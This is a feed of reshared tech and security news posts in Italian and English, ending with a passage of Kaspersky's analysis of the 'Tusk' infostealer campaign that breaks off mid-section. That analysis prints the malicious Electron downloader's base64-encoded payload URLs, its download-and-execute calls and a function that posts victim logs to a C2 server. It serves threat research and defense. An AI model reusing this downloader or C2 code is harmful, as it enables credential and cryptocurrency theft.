The Privacy Post ha ricondiviso questo.

The UN Cybercrime convention is a victory for digital authoritarianism
poliverso.org/display/0477a01e…
The UN Cybercrime convention is a victory for digital authoritarianismThe adopted text of the UN Cybercrime Convention is a win for digital authoritarianism, which European and like-minded countries must fight, writes Tobias B. Bacherle.euractiv.com/section/law-enfor…


The UN Cybercrime convention is a victory for digital authoritarianism


The adopted text of the UN Cybercrime Convention is a win for digital authoritarianism, which European and like-minded countries must fight, writes Tobias B. Bacherle.


euractiv.com/section/law-enfor…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

Perché un Large Language Model (LLM) non è un Database?
poliverso.org/display/0477a01e…
Perché un Large Language Model (LLM) non è un Database? Negli ultimi anni, con l’avvento di tecnologie avanzate come i Large Language Model redhotcyber.com/post/cosa-sono… (LLM), tra cui spiccano strumenti come ChatGPT, si è diffusa una certa confusione riguardo alla loro natura e alle loro


Perché un Large Language Model (LLM) non è un Database?

Negli ultimi anni, con l’avvento di tecnologie avanzate come i Large Language Models (LLM), tra cui spiccano strumenti come ChatGPT, si è diffusa una certa confusione riguardo alla loro natura e alle loro funzionalità.

In particolare, molte persone tendono a considerare un LLM come un database molto evoluto, aspettandosi che fornisca informazioni accurate e aggiornate su richiesta, come farebbe un motore di ricerca o un archivio di dati strutturati. Tuttavia, è fondamentale chiarire che un LLM non è un database, né è progettato per fungere da tale.

Come fa un Large Language Model a generare il testo?


Un Large Language Model, come suggerisce il nome, è un modello addestrato su enormi quantità di testo per imparare le regolarità e le strutture linguistiche presenti nel linguaggio naturale. Quando interagiamo con un LLM, esso non “ricerca” informazioni in un archivio strutturato, ma genera risposte basandosi su un processo di previsione delle parole (più tecnicamente token). Questo processo si basa sull’addestramento del modello con grandi quantità di dati testuali, che gli consentono di “imparare” le probabilità di sequenze di parole.

Ad esempio, se chiediamo a un LLM “Chi è Sandro Pertini?”, il modello non cerca una biografia memorizzata su un server. Piuttosto, utilizza la sua comprensione delle relazioni tra le parole per generare una risposta che appare coerente e informativa, basandosi sulle probabilità che ha appreso durante l’addestramento. Il modello tenta di prevedere la sequenza di parole più probabili, dato l’input fornito. Ciò significa che il modello può produrre risposte convincenti, ma non garantisce che queste siano accurate o aggiornate, portando in alcuni casi a vere e proprie allucinazioni.

Per capire meglio come un LLM riesce a generare testo, immaginiamo di chiedere al modello di completare la frase: “Il gatto salta sul”.

  1. Input: “Il gatto salta sul”
    Il modello riceve questa sequenza di parole come input e, basandosi sull’addestramento ricevuto, prevede quale parola sia più probabile che segua. Considerando le parole “gatto” e “salta”, il modello potrebbe riconoscere che l’azione di saltare è spesso seguita da un complemento che indica una superficie.
  2. Prima Predizione: La parola successiva potrebbe essere quindi “tavolo”, “letto”, “sedia”, ecc. Supponiamo che il modello scelga “tavolo” come la parola con la probabilità più alta.
    Output parziale: “Il gatto salta sul tavolo”
  3. Seconda Predizione: Ora che il modello ha aggiunto “tavolo”, analizza di nuovo l’intera sequenza e prevede che la parola successiva potrebbe essere una parola come “per”, “dove”, “e”, ecc. Supponiamo scelga “e”.
    Output parziale: “Il gatto salta sul tavolo e”
  4. Terza Predizione: A questo punto, il modello potrebbe prevedere che la sequenza è seguita da un’altra azione correlata. Potrebbe quindi generare parole come “si sdraia”, “miagola”, “scappa”, ecc. Supponiamo che preveda “si sdraia”.
  5. Output finale: “Il gatto salta sul tavolo e si sdraia”

In questo esempio, il modello ha generato ogni parola successiva basandosi su ciò che ritiene più probabile, data la sequenza precedente ed il contesto appreso durante l’addestramento. Questo processo di predizione continua fino a quando il modello decide che la frase è completa o fino a un determinato limite di lunghezza della sequenza.

Inoltre, come si evince dall’esempio, la generazione di testo da parte di un LLM non avviene attraverso una ricerca attiva di informazioni su cosa fanno i gatti o su quale sia il comportamento più comune. Invece, il modello sceglie le parole successive in base alla probabilità determinata dai dati su cui è stato addestrato. La scelta di “tavolo” come parola successiva più probabile potrebbe essere stata veicolata dai numerosi esempi visti nell’addestramento in cui i gatti saltano su tavoli o altre superfici simili. Questa scelta non è basata su una comprensione concettuale del comportamento dei gatti, ma su un calcolo probabilistico che riflette i pattern linguistici presenti nei dati su cui il modello è stato addestrato.

Questo sottolinea la differenza fondamentale tra un LLM e un database: il modello non “sa” nulla in senso tradizionale, ma genera risposte basandosi su ciò che è più probabile che segua un dato input, secondo i dati testuali che ha elaborato durante l’addestramento.

Cos’è il Cutoff Knowledge?


Un concetto chiave per comprendere le limitazioni di un LLM è quello del Cutoff Knowledge. Questo termine si riferisce al punto temporale fino al quale il modello è stato addestrato. Per esempio, se un LLM è stato addestrato su testi fino al 2021, non avrà conoscenza degli eventi o delle scoperte avvenute dopo quella data. Ciò evidenzia ulteriormente perché un LLM non può essere considerato un database: i database sono progettati per contenere informazioni aggiornate e possono essere costantemente alimentati con nuovi dati, mentre un LLM ha una base di conoscenza statica limitata al periodo di addestramento.

Questo taglio temporale implica che un LLM potrebbe fornire informazioni obsolete o inaccurate se interrogato su argomenti successivi alla data di cutoff. Mentre un database può essere aggiornato con nuovi dati, l’aggiornamento di un LLM richiede un nuovo ciclo di addestramento su dati più recenti, il che è un processo molto più complesso e costoso.

Conclusioni


In sintesi, un Large Language Model non è un database e non dovrebbe essere trattato come tale. Mentre entrambi gli strumenti possono essere utilizzati per rispondere a domande, lo fanno in modi completamente diversi. Un database recupera e restituisce dati puntuali, mentre un LLM genera testo basato su un’ampia comprensione del linguaggio naturale. Questo significa che, sebbene un LLM possa sembrare una fonte di informazioni, è importante usarlo con la consapevolezza delle sue limitazioni, specialmente quando si tratta di ottenere dati precisi e aggiornati.

L'articolo Perché un Large Language Model (LLM) non è un Database? proviene da il blog della sicurezza informatica.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

Terrore su Ordinazione. Il Doxing: tra violenza fisica e guadagni a sei zeri
poliverso.org/display/0477a01e…
Terrore su Ordinazione. Il Doxing: tra violenza fisica e guadagni a sei zeri Le interviste recentemente rilasciate con importanti autori di redhotcyber.com/post/cos-e-il-… fanno luce sul lato finanziario della pratica e rivelano come i loro metodi di estorsione siano diventati sempre “https://www.redhotcyber.com/post/cos-e-il-doxing/”


Terrore su Ordinazione. Il Doxing: tra violenza fisica e guadagni a sei zeri

Le interviste recentemente rilasciate con importanti autori di doxing fanno luce sul lato finanziario della pratica e rivelano come i loro metodi di estorsione siano diventati sempre più brutali.

Il termine “doxing” viene utilizzato per descrivere situazioni in cui qualcuno rivela deliberatamente la vera identità di una persona pubblicando documenti e dati sensibili. Questa pratica è diffusa, esiste da molti anni e viene spesso utilizzata dai criminali informatici a scopo di lucro.

La portata del mercato del doxing è sbalorditiva. La piattaforma leader per la condivisione di tali informazioni, Doxbin, conta circa 300.000 utenti registrati e più di 165.000 pubblicazioni.

La popolarità di Doxbin rende questa pratica particolarmente redditizia. Se stessimo parlando di un sito sotterraneo poco conosciuto e che nessuno visita, alla gente non importerebbe molto che i suoi dati fossero pubblicati lì.

Secondo gli ex membri di Doxbin, il sito ha generato annualmente ricavi a sei cifre grazie ai riacquisti. Questa informazione è stata fornita da un criminale informatico noto come Ego, ex membro del gruppo ViLE, i cui membri si sono recentemente dichiarati colpevoli di aver violato il portale della Drug Enforcement Administration statunitense per raccogliere dati su persone di interesse.

Ego e un amministratore Doxbin di nome “Reiko” sono stati intervistati l’anno scorso da Jacob Larsen, ricercatore di minacce e specialista presso CyberCX. Larsen ha reso pubblico il loro dialogo per la prima volta questa settimana come parte della sua presentazione al Black Hat 2024 .

Dopo l’intervista entrambi gli interlocutori sono scomparsi dalla rete. Ego è scomparso ad agosto 2023, poco dopo l’arresto di due membri di ViLE. Reiko non si vedeva da maggio, in seguito al presunto rapimento del proprietario di Doxbin, detto “Operator“.

Larsen ha osservato che mentre Reiko ha rimosso gran parte della sua presenza online, il sito del suo gruppo di doxer, Valhal.la, è ancora operativo. La recente comparsa di nuovi membri sul sito indica che Reiko continua le sue attività in questo settore.

Per Ego, il doxing era solo un reddito secondario. Secondo lui, poco prima del colloquio, ha completato la sua formazione come ingegnere di rete. In una conversazione con Larsen, Ego ha condiviso: “Sono piuttosto giovane e non ho mai lavorato dalle 9 alle 5. Onestamente non credo che cambierà nulla. Mi sono concentrato sullo studio del networking e recentemente mi sono laureato come ingegnere di rete. Allo stesso tempo, ho ricevuto molti altri certificati. Nell’ultimo anno di studio questa attività è stata la mia principale fonte di reddito”.

A differenza di altre forme di criminalità informatica più redditizie, le motivazioni dei doxer tendono ad essere ambigue. Mentre Ego è chiaramente guidato dal guadagno finanziario, Reiko prende di mira individui specifici, come i molestatori di bambini. Tuttavia, gli incentivi finanziari svolgono senza dubbio un ruolo nelle sue attività.

I criminali informatici spesso cercano di mascherare le loro intenzioni egoistiche con motivazioni politiche o sete di giustizia. Apparentemente, la stessa situazione si osserva nel caso del doxing. Almeno questa è l’opinione di Larson.

Sebbene il doxing non sia illegale nella maggior parte dei paesi, i metodi utilizzati per ottenere informazioni spesso violano la legge. Ego ha ammesso di aver utilizzato trojan RAT, tecniche di ingegneria sociale e richieste false per ottenere dati di emergenza dalle forze dell’ordine.

Di particolare preoccupazione è la crescente tendenza a ricorrere alla violenza fisica per intimidire le vittime e indurle a pagare i riscatti. Ego ha descritto casi in cui alcune persone che avevano dati divulgati sono state attaccate: hanno sparato alle loro case e hanno lanciato bombe molotov attraverso le finestre. Ha anche menzionato casi di tortura e omicidio per impossessarsi dei beni di criptovaluta di altre persone.

Larsen ha osservato che molti “paste” (si chiamano le pubblicazioni su Doxbin) contengono messaggi che incoraggiano la vittima a suicidarsi o incitano la comunità dei doxer ad infliggere ulteriori danni. Questi post non vengono moderati dagli amministratori del sito.

Il ricercatore ha anche scoperto che i servizi che creano danni fisici stanno diventando sempre più diffusi tra i idoxer.

Al termine del suo discorso, Larson ha sottolineato che è necessario modificare le leggi per proteggere le vittime delle piattaforme di doxing e influenzare efficacemente i criminali coinvolti in tali programmi. Ha inoltre formulato raccomandazioni per proteggersi dal doxing, compreso l’utilizzo di indirizzi e-mail e password univoci per tutti gli account, l’utilizzo di una VPN e il divieto di pubblicare online il nome completo o le foto di amici e familiari.

L'articolo Terrore su Ordinazione. Il Doxing: tra violenza fisica e guadagni a sei zeri proviene da il blog della sicurezza informatica.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Robust Speech-to-Text, Running Locally on Quest VR Headset
poliverso.org/display/0477a01e…
Robust Speech-to-Text, Running Locally on Quest VR Headset [saurabhchalke] recently released whisper.unity github.com/saurabhchalke/whisp…, a Unity package that implements whisper locally on the Meta Quest 3 VR headset, bringing nearly real-time transcription of natural speech to the device in an easy-to-use way.Whisper is a robust and free open source


Robust Speech-to-Text, Running Locally on Quest VR Headset

[saurabhchalke] recently released whisper.unity, a Unity package that implements whisper locally on the Meta Quest 3 VR headset, bringing nearly real-time transcription of natural speech to the device in an easy-to-use way.

Whisper is a robust and free open source neural network capable of quickly recognizing and transcribing multilingual natural speech with nearly-human level accuracy, and this package implements it entirely on-device, meaning it runs locally and doesn’t interact with any remote service.
Meta Quest 3
It used to be that voice input for projects was a tricky business with iffy results and a strong reliance on speaker training and wake-words, but that’s no longer the case. Reliable and nearly real-time speech recognition is something that’s easily within the average hacker’s reach nowadays.

We covered Whisper getting a plain C/C++ implementation which opened the door to running on a variety of platforms and devices. [Macoron] turned whisper.cpp into a Unity binding which served as inspiration for this project, in which [saurabhchalke] turned it into a Quest 3 package. So if you are doing any VR projects in Unity and want reliable speech input with a side order of easy translation, it’s never been simpler.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The UN Cybercrime convention is a victory for digital authoritarianism
euractiv.com/section/law-enfor…
@privacy
The adopted text of the UN Cybercrime Convention is a win for digital authoritarianism, which European and like-minded countries must fight, writes Tobias B. Bacherle.

The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Fino ad un Milione di Dollari in ricompense! Il nuovo Bug Bounty di Samsung
poliverso.org/display/0477a01e…
Fino ad un Milione di Dollari in ricompense! Il nuovo Bug Bounty di Samsung Samsung sta lanciando security.samsungmobile.com/sec… un nuovo programma bug bounty redhotcyber.com/post/cose-un-p… per i suoi dispositivi mobili. La ricompensa per la


Fino ad un Milione di Dollari in ricompense! Il nuovo Bug Bounty di Samsung

Samsung sta lanciando un nuovo programma bug bounty per i suoi dispositivi mobili. La ricompensa per la scoperta di vulnerabilità critiche può raggiungere 1.000.000 di dollari.

Il nuovo programma si chiama Important Scenario Vulnerability Program (ISVP) e prende di mira le vulnerabilità associate all’esecuzione di codice arbitrario, allo sblocco del dispositivo, al furto di dati, all’installazione arbitraria di applicazioni e all’elusione della sicurezza del dispositivo.

I premi più alti vengono offerti ai ricercatori che troveranno i seguenti bug:

  • Knox Vault è l’ambiente isolato e sicuro di Samsung per l’archiviazione di informazioni biometriche sensibili e chiavi crittografiche sui dispositivi mobili. L’azienda è disposta a pagare 300.000 dollari per un exploit funzionante per l’esecuzione locale di codice arbitrario sui dispositivi Samsung e fino a 1.000.000 di dollari per l’esecuzione remota di codice arbitrario.
  • TEEGRIS OS è il sistema operativo Trusted Execution Environment (TEE) di Samsung, che fornisce un ambiente sicuro e isolato per l’esecuzione di codice critico e l’elaborazione di dati critici, inclusi pagamenti e autenticazione. La ricompensa per l’esecuzione locale di codice arbitrario nel sistema operativo TEEGRIS è di 200.000 dollari, mentre per l’esecuzione remota di codice arbitrario arriva fino a 400.000.
  • Rich OS è il sistema operativo principale sui dispositivi Samsung. Gli esperti possono guadagnare 150.000 dollari per l’esecuzione di codice locale e fino a 300.000 dollari per RCE.


Per lo sblocco del dispositivo in combinazione con l’estrazione completa dei dati dell’utente, viene offerta una ricompensa di $ 400.000 (o la metà se le condizioni vengono soddisfatte dopo il primo sblocco del dispositivo).

Un’altra grossa ricompensa ammonta a 100.000 dollari per l’installazione remota di un’applicazione arbitraria da un negozio di applicazioni non ufficiale o dal server di un utente malintenzionato. Se l’applicazione è stata installata dal Galaxy Store, la ricompensa sarà di 60.000 dollari.

Per qualificarsi per i premi, i ricercatori devono accompagnare i loro rapporti con exploit funzionanti, che devono funzionare senza privilegi aggiuntivi sui dispositivi di punta dell’azienda (come Galaxy S e Z) con tutti gli aggiornamenti installati.

Per ottenere la massima ricompensa, l’exploit deve essere stabile e zero-click, ovvero non deve richiedere l’interazione dell’utente.

L'articolo Fino ad un Milione di Dollari in ricompense! Il nuovo Bug Bounty di Samsung proviene da il blog della sicurezza informatica.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

UC Berkeley Prints Glass Nanoparticles
poliverso.org/display/0477a01e…
UC Berkeley Prints Glass Nanoparticles In a recent video, [Joel] of 3D Printing Nerd interviews a researcher at University of California, Berkeley about their work with glass 3D printing technology youtube.com/watch?v=pkBP_eO-Pu…. A resin is impregnated with tiny glass nanoparticles and produces green parts. An oven burns away the resin and then another heating step produces the


UC Berkeley Prints Glass Nanoparticles

In a recent video, [Joel] of 3D Printing Nerd interviews a researcher at University of California, Berkeley about their work with glass 3D printing technology. A resin is impregnated with tiny glass nanoparticles and produces green parts. An oven burns away the resin and then another heating step produces the actual silica glass part. You can see a video about the process below.

As you might expect with glass, the temperatures are toasty. The first burn is at 1100 C and the fusing burn is at 1300 C. The nanoparticles are about 40 nanometers across. The resulting parts are tiny with very small feature sizes. The technology to do this has been around for a few years, and the University continues researching this form of computed axial lithograph (CAL) 3D printing. These parts are so small that it uses an adaptation called microCAL that produces much smaller parts at high precision. However, the equipment available today won’t produce very large objects. The video talks about the uses for some of these small glass items.

We wonder how much the firings in the ovens change the tiny tolerances. They obviously work, so either they account for that or it doesn’t shrink much.

If you want your own 3D printed glass, a laser system might be more practical. If you just want transparent plastic, your FDM printer can do that. Really.

youtube.com/embed/pkBP_eO-Pug?…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Make a Catch With a 3D Printed Rod
poliverso.org/display/0477a01e…
Make a Catch With a 3D Printed Rod When we think of fishing rods, the image brought to mind is one of a tweed-clad fisherman in his waders in a wild salmon stream, his line whipping about as it guides the fly over the surface of the water. Angling is a pursuit with a heritage, and having a lengthy rod seems an essential for its enjoyment. But perhaps your tackle needn’t be such an important


Make a Catch With a 3D Printed Rod

When we think of fishing rods, the image brought to mind is one of a tweed-clad fisherman in his waders in a wild salmon stream, his line whipping about as it guides the fly over the surface of the water. Angling is a pursuit with a heritage, and having a lengthy rod seems an essential for its enjoyment. But perhaps your tackle needn’t be such an important factor, and in that spirit here’s [3dcreation] with a tiny but fully functional 3D printed fishing rod.

If you’ve ever seen a fisherman working through a hole in the ice, you may have some idea of the type of rod in question, it’s a stubby affair half handle and half rod, with a rudimentary reel in the middle. In the pictures it’s loaded up with line, weight ready to go, so we can see how it’s supposed to work. We’re not anglers here though, so the question of whether it would indeed work is one for your imagination.

Perhaps surprisingly, few anglers find their way onto these pages. One of the few that has, used a drone.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

The Sunchronizer Keeps Your Solar Panel Aligned
poliverso.org/display/0477a01e…
The Sunchronizer Keeps Your Solar Panel Aligned In the past few years, the price-per-watt for solar panels has dropped dramatically. This has led to a number of downstream effects beyond simple cost savings. For example, many commercial solar farms have found that it’s now cheaper to install a larger number of panels in fixed positions, rather than accepting the extra cost,


The Sunchronizer Keeps Your Solar Panel Aligned

In the past few years, the price-per-watt for solar panels has dropped dramatically. This has led to a number of downstream effects beyond simple cost savings. For example, many commercial solar farms have found that it’s now cheaper to install a larger number of panels in fixed positions, rather than accepting the extra cost, maintenance, and complexity of a smaller number panels that use solar tracking to make up the difference. But although this practice is fading for large-scale power production, there are still some niche uses for solar tracking. Like [Fabian], if you need to maximize power production with a certain area or a small number of panels you’ll wan to to build a solar tracker.

[Fabian]’s system is based on a linear actuator which can tilt one to four panels (depending on size) in one axis only. This system is an elevation tracker, which is the orientation generally with respect to latitude, with a larger elevation angle needed in the winter and a lower angle in the summer. [Fabian] also designs these to be used in places like balconies where this axis can be more easily adjusted. The actuator is controlled with an ESP32 which, when paired with a GPS receiver, can automatically determine the sun’s position for a given time of day and adjust the orientation of the panel to provide an ideal elevation angle on a second-by-second basis. The ESP32 also allows seamless integration with home automation systems like SmartHome as well.

Although this system only tracks the sun in one axis right now, [Fabian] is working on support for a second axis which mounts the entire array on a rotating table similar to an automatic Lazy Susan. This version also includes a solar tracking sensor which measures solar irradiance in the direction the panel faces to verify that the orientation of the panel is maximizing power output for a given amount of sunlight. Tracking the sun in two axes can be a complicated problem to solve, but some solutions we’ve seen don’t involve any GPS, programming, or even control electronics at all.

youtube.com/embed/IW9lrbsAwa0?…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Tusk: unraveling a complex infostealer campaign
poliverso.org/display/0477a01e…
Tusk: unraveling a complex infostealer campaign SummaryKaspersky Global Emergency Response Team (GERT) kaspersky.com/enterprise-secur… has identified a complex campaign, consisting of multiple sub-campaigns orchestrated by Russian-speaking cybercriminals. The


Tusk: unraveling a complex infostealer campaign


Summary


Kaspersky Global Emergency Response Team (GERT) has identified a complex campaign, consisting of multiple sub-campaigns orchestrated by Russian-speaking cybercriminals. The sub-campaigns imitate legitimate projects, slightly modifying names and branding and using multiple social media accounts to increase their credibility. In our analysis we observed that all the active sub-campaigns host the initial downloader on Dropbox. This downloader is responsible for delivering additional malware samples to the victim’s machine, which are mostly infostealers (Danabot and StealC) and clippers. Besides this, the actors use phishing to trick users into providing additional sensitive information, such as credentials, which can then be sold on the dark web or used to gain unauthorized access to their gaming accounts and cryptocurrency wallets and drain their funds directly.

We identified three active sub-campaigns (at the time of analysis) and 16 inactive sub-campaigns related to this activity. We dubbed it “Tusk”, as the threat actor uses the word “Mammoth” in log messages of initial downloaders — at least in the three active sub-campaigns we analyzed. “Mammoth” is slang used by Russian-speaking threat actors to refer to victims. Mammoths used to be hunted by ancient people and their tusks were harvested and sold.

Analysis of the inactive sub-campaigns suggests that these are either old campaigns or campaigns that haven’t started yet. In this post, we analyze three most recently active sub-campaigns. Here is the timeline for the sub-campaigns in question:

Campaign timeline

First sub-campaign (TidyMe)


In this campaign the actor simulated peerme.io, a platform for the creation and management of decentralized autonomous organizations (DAOs) on the MultiversX blockchain. It aims to empower crypto communities and projects by providing tools for governance, funding, and collaboration within a decentralized framework. The malicious website is tidyme[.]io.

First sub-campaign: malicious and original sites

As you can see in the image above, the malicious website contains a “Download” button instead of the “Create your Team now” button on the legitimate website. Clicking this button sends a request to the webserver with User-Agent as an argument. The webserver uses this data to determine which version of the malicious file to send to the victim. The details are shown in the diagram below:

Malicious webserver routine to download the appropriate malware version depending on the user’s operating system

This campaign has several malware samples for macOS and Windows, both hosted on Dropbox. In this post we will explore Windows samples only.

In addition to distributing malware, this campaign involves victims connecting their cryptocurrency wallets directly through the campaign’s website. To investigate further, we created a test wallet with a small balance and linked it to the site. However, no withdrawal transactions were initiated in the course of this study. The purpose of this action was to expose the threat actor’s cryptocurrency wallet address for subsequent blockchain analysis.

During our investigation, the threat actors transitioned their infrastructure to the domains tidymeapp[.]io and tidyme[.]app. The domain tidymeapp[.]io now hosts an updated version of the initial downloader, incorporating additional anti-analysis techniques. Despite these changes, its primary objective remains the same: to download and execute subsequent stages. Analysis of these new samples is still underway, nevertheless their IoCs are included in the IoCs section in this report. Details of the analysis for the previous samples from tidyme[.]io are provided below.

Initial downloader (TidyMe.exe)


This sample is an Electron application. After its execution, a CAPTCHA form is displayed and the victim must enter the code to proceed. No malicious activities will be carried out until the victim passes the CAPTCHA check, suggesting that the threat actors added it to prevent execution using automatic dynamic analysis tools (e.g. sandboxes).

CAPTCHA form

It’s worth mentioning that the CAPTCHA is handled internally in the JavaScript file captcha.js as opposed to being handled by a third party, which suggests the attackers’ intent of making sure the victim executes the sample.

After the user passes the CAPTCHA check, the sample launches the main application interface which resembles a profile page. But even if the user enters some information here, nothing will happen. At the same time, the sample begins downloading the two additional malicious files in the background, which are then executed.

Main interface for TidyMe.exe

Downloader routine


The tidyme.exe sample contains a configuration file called config.json which contains base64-encoded URLs and a password for archived data decompression, which is used to download the second-stage payloads. Here is the content of the file:
{
"archive": "aHR0cHM6Ly93d3cuZHJvcGJveC5jb20vc2NsL2ZpL2N3NmpzYnA5ODF4eTg4dHprM29ibS91cGRhdGVsb2FkLnJhcj9ybGtleT04N2c5NjllbTU5OXZub3NsY2dseW85N2ZhJnN0PTFwN2RvcHNsJmRsPTE=",
"password": "newfile2024",
"bytes": "aHR0cDovL3Rlc3Rsb2FkLnB5dGhvbmFueXdoZXJlLmNvbS9nZXRieXRlcy9m"
}
The table below lists the decoded URLs:

Field nameDecoded value
Archivehxxps[:]//www.dropbox[.]com/scl/fi/cw6jsbp981xy88tzk3obm/updateload.rar?rlkey=87g969em599vnoslcglyo97fa&st=1p7dopsl&dl=1
Byteshxxp[:]//testload.pythonanywhere[.]com/getbytes/f

The main downloader functionality is stored in preload.js file in two functions,
downloadAndExtractArchive and loadFile. The function downloadAndExtractArchive retrieves the field archive from the configuration file, which is an encoded Dropbox link, decodes it and stores the file from Dropbox to the path %TEMP%/archive-<RANDOM_STRING>. The downloaded file is a password-protected RAR file which will be extracted with the value of the field password in the configuration file, then all .exe files from this archive are executed.
The
loadFile function retrieves the field bytes from the configuration file, decodes it using base64, and sends a GET request to the resulting URL. The response contains a byte array which will be converted to bytes and written to the path %TEMP%/<MD5_HASH_OF_CURRENT_TIME>.exe. Following a successful download, this function decodes the file, appends 750000000 bytes to its end and then executes it.
These two functions, in addition to other functions, are exported, which allows the rendering processes to call them in the file named script.js with some delay after the user passes the CAPTCHA check. Here is the code responsible for calling these functions:
setTimeout(() => {
window.api.downloadAndExtractArchive()
}, 10000)

setTimeout(() => {
window.api.loadFile()
}, 100000)
...
In addition to the two functions above, the sample contains a function called
sendRequest. This function is responsible for sending log messages to the threat actor’s C2 server using HTTP POST messages to the URL hxxps[:]//tidyme[.]io/api.php. Below is the function’s code:async function sendRequest(data) {
const formData = new URLSearchParams();
Object.entries(data).forEach(([key, value]) => {
formData.append(key, value);
});

const response = await fetch('https://tydime.io/api.php', {
method: 'POST',
headers: {
'Content-Type': 'application/x-www-form-urlencoded',
},
body: formData,
});
return response.json();
}
Here is an example of the data which was passed to the
sendRequest function as arguments:const { v4: uuidv4 } = require('uuid');
const randomUUID = uuidv4();

let data = {
key: "aac1ff44",
type: "customlog",
code: randomUUID,
message: "Нет действия..."
};
The messages sent to the C2 server are in Russian; the table below shows the messages along with the English translation:

Original messageTranslated message
Ошибка при создании буфера из архивных данных:Error when creating a buffer from archived data:
Нет действия…No action…
Создаю директорию.I’m creating a directory.
Получил файл.I received the file.
Записал файл в директорию.I wrote the file to the directory.
Unboxing подъехал.Unboxing has arrived.
Открыл файл.Opened the file.
Не смог открыть файл. Error:Couldn’t open the file. Error:
Глобальная ошибка:Global error:
Нет действия…No action…
Выполняю повторный стук.I knock again.
Не удалось получить файл с сайта! Перезапускаюсь.Failed to get file from site! I’m restarting.
Файл успешно записан на устройство.The file was successfully written to the device.
Раздуваю файл.I’m inflating the file.
Открыл файл.Opened the file.
Неудачное открытие файла, через 4 минуты повторяю…:Unsuccessful file opening, after 4 minutes I repeat…:
Глобальная ошибка:Global error:
Мамонт открыл лаунчер…Mammoth opened the launcher…
Мамонт свернул лаунчер…Mammoth collapsed the launcher…
Мамонт закрыл лаунчер…Mammoth closed the launcher…

The following diagram shows the download routine for this sample:

Initial downloader routine – TidyMe.exe

In this campaign, both updateload.exe and bytes.exe are the same file with the following hashes:

  • MD5: B42F971AC5AAA48CC2DA13B55436C277
  • SHA1: 5BF729C6A67603E8340F31BAC2083F2A4359C24B
  • SHA256: C990A578A32D545645B51C2D527D7A189A7E09FF7DC02CEFC079225900F296AC


Payload (updateload.exe and bytes.exe)


This sample utilizes HijackLoader, a modular loader with different capabilities such as UAC bypass, various process injection techniques, and inline API hooking evasion. After updateload.exe (or bytes.exe) is dropped and executed, it starts a series of process injections starting with injecting shellcode into cmd.exe, then deletes itself, after which the malicious code injected into cmd.exe injects another shellcode into explorer.exe. Both shellcodes are the 32-bit version. As a result of the injection chain, the final stage is executed in the context of the explorer.exe process, which is a variant of the infostealer malware family StealC. The final payload starts communicating with the threat actor’s C2 server, downloading additional legitimate DLLs to be used during the collection and sending of information about the infected system, including the following:

  • HWID (unique ID for the infected system calculated by the malware from C drive serial number);
  • Build Number (meowsterioland4);
  • Network Info
    • IP;
    • Country;


  • System Summary
    • Hardware ID from the operating system;
    • OS;
    • Architecture;
    • Username;
    • Local time;
    • Installed apps;
    • All users;
    • Current user;
    • Process list;


  • Screenshot.

Then it will start requesting configurations from the C2 server, which is a public IP, for the data to be collected. The following table lists the configurations along with their description:

Configuration nameDescription
browsersData to be collected from browsers
pluginsData to be collected from browser extensions
fpluginN/A
walletsData to be collected for the wallet’s desktop applications


The diagram below illustrates the execution steps for this sample:

First sub-campaign – updateload.exe

Identifying additional sub-campaigns


Having completed our analysis of the first sub-campaign, we conducted cyberthreat intelligence (CTI) and OSINT activities aiming to collect as much information as possible related to the threat actor and this specific campaign. Looking at the DNS records for the first campaign (TidyMe), we identified MX records with the value _dc-mx.bf442731a463[.]tidyme[.]io. Resolving this domain to an A record returns the IP 79.133.180[.]213. Utilizing Kaspersky Threat Intelligence Portal (TIP), we were able to identify all historical and present domains associated with this IP. Below is a list of all the domains:

Domains
tidyme[.]io
runeonlineworld[.]io
voico[.]io
astrosounsports[.]shop
batverssaports[.]shop
dintrinnssports[.]shop
dustfightergame[.]com
edvhukkkmvgcct[.]shop
gurunsmilrsports[.]shop
izxxd[.]top
partyroyale[.]fun
partyroyale[.]games
partyroyaleplay[.]com
partyroyaleplay[.]io
refvhnhkkolmjbg[.]shop
sinergijiasport[.]shop
supme[.]io
vinrevildsports[.]shop
wuwelej[.]top

From the domains above, only the first three were active during our analysis. We already explored tidyme[.]io, so we’ll discuss the other two active sub-campaigns next.

In addition to the link between the domains and the IP, all three active campaigns imitate legitimate projects and contain a download link to an initial downloader malware. The diagram below shows the correlation between the different campaigns:

Sub-campaigns correlation

Second sub-campaign (RuneOnlineWorld)


In this campaign, the threat actor was simulating the website of an MMO game. The original website domain is riseonlineworld.com, while the malicious website is runeonlineworld[.]io.

Second sub-campaign: malicious and original sites

The malicious website contains a download link for the initial downloader, imitating the game launcher. The downloader is hosted on Dropbox and it follows the same logic described in the TidyMe section (the first sub-campaign) to obtain the appropriate downloader for the victim’s operating system. The sample name is RuneOnlineWorld.exe.

Initial downloader (RuneOnlineWorld.exe)


This sample is also an Electron application with mostly the same structure and logic as the initial downloader in the first sub-campaign. There are different URLs in the configuration file, but otherwise most of the changes involve the main interface of the application: it resembles a login page rather than a profile page. Moreover, the login page does actually process the entered data.

First, the password is checked for complexity. If the check is passed, the username and password are sent to the C2. Then a loading page is displayed which is essentially a mockup to give the background tasks enough time to download the additional malicious files. The following diagram shows the steps taken by the downloader:

Initial downloader routine – RuneOnlineWorld.exe

First payload (updateload.exe)


